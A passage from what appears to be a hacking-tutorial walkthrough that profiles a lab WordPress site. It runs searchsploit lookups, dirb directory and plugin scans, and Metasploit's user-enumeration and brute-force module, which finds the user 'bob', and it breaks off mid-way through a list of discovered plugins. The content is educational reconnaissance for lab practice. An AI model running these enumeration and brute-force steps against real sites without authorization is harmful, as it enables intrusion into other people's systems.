


```
-<opml version="1.0">
- <head>
  <title> Links for Armour Infosec </title>
  <dateCreated>Tue, 21 Apr 2020 09:01:34 GMT</dateCreated>
  <!-- generator="WordPress/5.3.2" -->
</head>
<body> </body>
</opml>
```

But I already know the wordpress version installed. Let's see if I can find something on the website itself.



Almost every wordpress website has its theme listed at the end of the page.



This one is using a theme called Rife built by Apollo13. Themes are used to improve the aesthetic appeal of the website.

Any wordpress target has four attack vectors that can be made target to hack the website.

They are,

1. Wordpress core - the main part of wordpress
2. Wordpress themes
3. Wordpress plugins - which enhance the functionality of wordpress.
4. Wordpress login credentials.

The core wordpress appears to be clean unless I have to find a zero day.

```
hackercoolmagz@kali:~$ searchsploit wordpress 5.3.2
```

```
-----  
Exploit Title | Path  
| (/usr/share/exploitdb/)  
-----  
WordPress Plugin Videox7 UGC 2.5.3.2 - | exploits/php/webapps/35257.txt  
-----  
Shellcodes: No Result  
hackercoolmagz@kali:~$
```

The installed theme also appears bereft of any vulnerabilities.

```
hackercoolmagz@kali:~$ searchsploit rife  
Exploits: No Result  
Shellcodes: No Result  
hackercoolmagz@kali:~$ searchsploit rife theme  
Exploits: No Result  
Shellcodes: No Result  
hackercoolmagz@kali:~$ searchsploit apollo13  
Exploits: No Result  
Shellcodes: No Result
```


Next, I ran directory buster to see if it can find anything.

```
hackercoolmagz@kali:~$ dirb http://192.168.36.135
```

```
-----  
DIRB v2.22
```

```
By The Dark Raver  
-----
```

```
START_TIME: Tue Apr 21 14:32:37 2020
```

```
URL_BASE: http://192.168.36.135/
```

```
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
-----
```

```
GENERATED WORDS: 4612
```

```
---- Scanning URL: http://192.168.36.135/ ----
```

```
+ http://192.168.36.135/cgi-bin/ (CODE:403|SIZE:210)
```

```
+ http://192.168.36.135/index.php (CODE:301|SIZE:0)
```

```
==> DIRECTORY: http://192.168.36.135/wp-admin/
```

```
==> DIRECTORY: http://192.168.36.135/wp-content/
```

```
==> DIRECTORY: http://192.168.36.135/wp-includes/
```

```
+ http://192.168.36.135/xmlrpc.php (CODE:405|SIZE:42)
```



Ha, the usual stuff. The wp-includes folder contains everything needed to run WordPress.

Name	Last modified	Size	Description
Parent Directory		-	
ID3/	2020-01-30 13:54	-	
IXR/	2020-01-30 13:54	-	
Requests/	2020-01-30 13:54	-	
SimplePie/	2020-01-30 13:54	-	
Text/	2020-01-30 13:54	-	
admin-bar.php	2020-01-30 13:54	30K	
atomlib.php	2020-01-30 13:54	12K	
author-template.php	2020-01-30 13:54	17K	
blocks.php	2020-01-30 13:54	18K	
blocks/	2020-01-30 13:54	-	
bookmark-template.php	2020-01-30 13:54	12K	
bookmark.php	2020-01-30 13:54	15K	
cache.php	2020-01-30 13:54	21K	
canonical.php	2020-01-30 13:54	28K	
capabilities.php	2020-01-30 13:54	33K	
category-template.php	2020-01-30 13:54	51K	
category.php	2020-01-30 13:54	12K	

The wp-content folder has all the information like themes, plugins and uploads.

```
---- Entering directory: http://192.168.36.135/wp-content/ ----
```

```
+ http://192.168.36.135/wp-content/index.php (CODE:200|SIZE:0)
```




```
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/
```

```
==> DIRECTORY: http://192.168.36.135/wp-content/themes/
```

```
==> DIRECTORY: http://192.168.36.135/wp-content/upgrade/
```

```
==> DIRECTORY: http://192.168.36.135/wp-content/uploads/
```

Normally these are not viewable from the browser.



Let's see if I can find any usernames to crack into. Metasploit has a auxiliary module that performs brute forcing to see if the wordpress is using some common usernames.

```
msf5 > use auxiliary/scanner/http/wordpress_login_enum
msf5 auxiliary(scanner/http/wordpress_login_enum) > set rhosts 192.168.36.135
rhosts => 192.168.36.135
msf5 auxiliary(scanner/http/wordpress_login_enum) > run

[*] / - WordPress Version 5.3.2 detected
[*] 192.168.36.135:80 - / - WordPress User-Enumeration - Running User Enumeration
[+] / - Found user 'bob' with id 1
[+] / - Usernames stored in: /home/hackercoolmagz/.msf4/loot/20200421143802_default_192.168.36.135_wordpress.users_908600.txt
[*] 192.168.36.135:80 - / - WordPress User-Validation - Running User Validation
[*] 192.168.36.135:80 - [1/0] - / - WordPress Brute Force - Running Bruteforce
[*] / - Brute-forcing previously found accounts...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/wordpress_login_enum) > █
```

The module found one username named Bob. This is the only success I have apart from detecting the Wordpress version. But still I don't have password for this account. Its time to analyze my options what to do next. Password cracking is something I don't like much.

So I made up my mind to use dirb again but this time with a twist. Just because the target doesn't show the contents of wp-content folder doesn't mean we simply can't see it. With core, themes and password cracking out of picture, I have only one attack vector left, the plugins on the target website.

By default, dirb tool uses /usr/share/wordlists/common.txt dictionary to find some common directories on the target. In the /usr/share/wordlists/metasploit directory, there are two files named wp-plugins.txt and wp-themes.txt which as my readers might have guessed already consist of the list of most common plugins and most common themes used respectively.

```
mirai_pass.txt                vxworks_collide_20.txt
mirai_user_pass.txt           vxworks_common_20.txt
mirai_user.txt                 wp-plugins.txt ←
multi_vendor_cctv_dvr_pass.txt wp-themes.txt ←
hackercoolmagz@kali:/usr/share/wordlists/metasploit$
```

My plan is to use dirb tool to see if I can find any plugins installed on the target wordpress site. First, let me try with the themes folder and wp-themes.txt file.

```
hackercoolmagz@kali:~$ mkdir WHS
hackercoolmagz@kali:~$ dirb http://192.168.36.135/wp-content/themes /usr/share/wordlists/metasploit/wp-themes.txt
```

```
-----
DIRB v2.22
By The Dark Raver
-----
```

```
START_TIME: Tue Apr 21 14:40:46 2020
URL_BASE: http://192.168.36.135/wp-content/themes/
WORDLIST_FILES: /usr/share/wordlists/metasploit/wp-themes.txt
```

```
-----
GENERATED WORDS: 19226
```

```
---- Scanning URL: http://192.168.36.135/wp-content/themes/ ----
==> DIRECTORY: http://192.168.36.135/wp-content/themes/rife-free/
```

```
---- Entering directory: http://192.168.36.135/wp-content/themes/rife-free/ ----
==> DIRECTORY: http://192.168.36.135/wp-content/themes/rife-free/advance/
==> DIRECTORY: http://192.168.36.135/wp-content/themes/rife-free/fonts/
```

```
---- Entering directory: http://192.168.36.135/wp-content/themes/rife-free/advance/ ----
```

```
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
```

```
---- Entering directory: http://192.168.36.135/wp-content/themes/rife-free/fonts/ ----
```

```
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
```

```
-----
END_TIME: Tue Apr 21 14:41:25 2020
```

The target theme is detected. Now let's try the plugins. I create a new directory named WHS and configure dirb tool to store the output of the scan in a file named target_plugins.txt inside this directory.

```
hackercoolmagz@kali:~$ dirb http://192.168.36.135/wp-content/plugins /usr/share/wordlists/metasploit/wp-plugins.txt -o WHS/target_plugins.txt
```

```
-----  
DIRB v2.22  
By The Dark Raver  
-----
```

```
OUTPUT FILE: WHS/target_plugins.txt
```

The scan took its time and finally ended. Let's now check out the target_plugins.txt file.

```
hackercoolmagz@kali:~$ cd WHS  
hackercoolmagz@kali:~/WHS$ ls  
target_plugins.txt  
hackercoolmagz@kali:~/WHS$
```

```
---- Scanning URL: http://192.168.36.135/wp-content/plugins/ ----|  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/acf-frontend-display/  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/ad-manager-wd/  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/advanced-video-embed-em  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/ajax-load-more/  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/akismet/  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/albo-pretorio-on-line/  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/apollo13-framework-exte  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/audio-record/  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/better-wp-security/  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/classic-editor/  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/cms-tree-page-view/  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/contact-form-builder/  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/duplicator/  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/easy-modal/  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/elementor/  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/elisqlreports/  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/extra-user-details/  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/gotmls/  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/gracemedia-media-player  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/gwolle-gb/  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/insert-or-embed-articul  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/joomsport-sports-league  
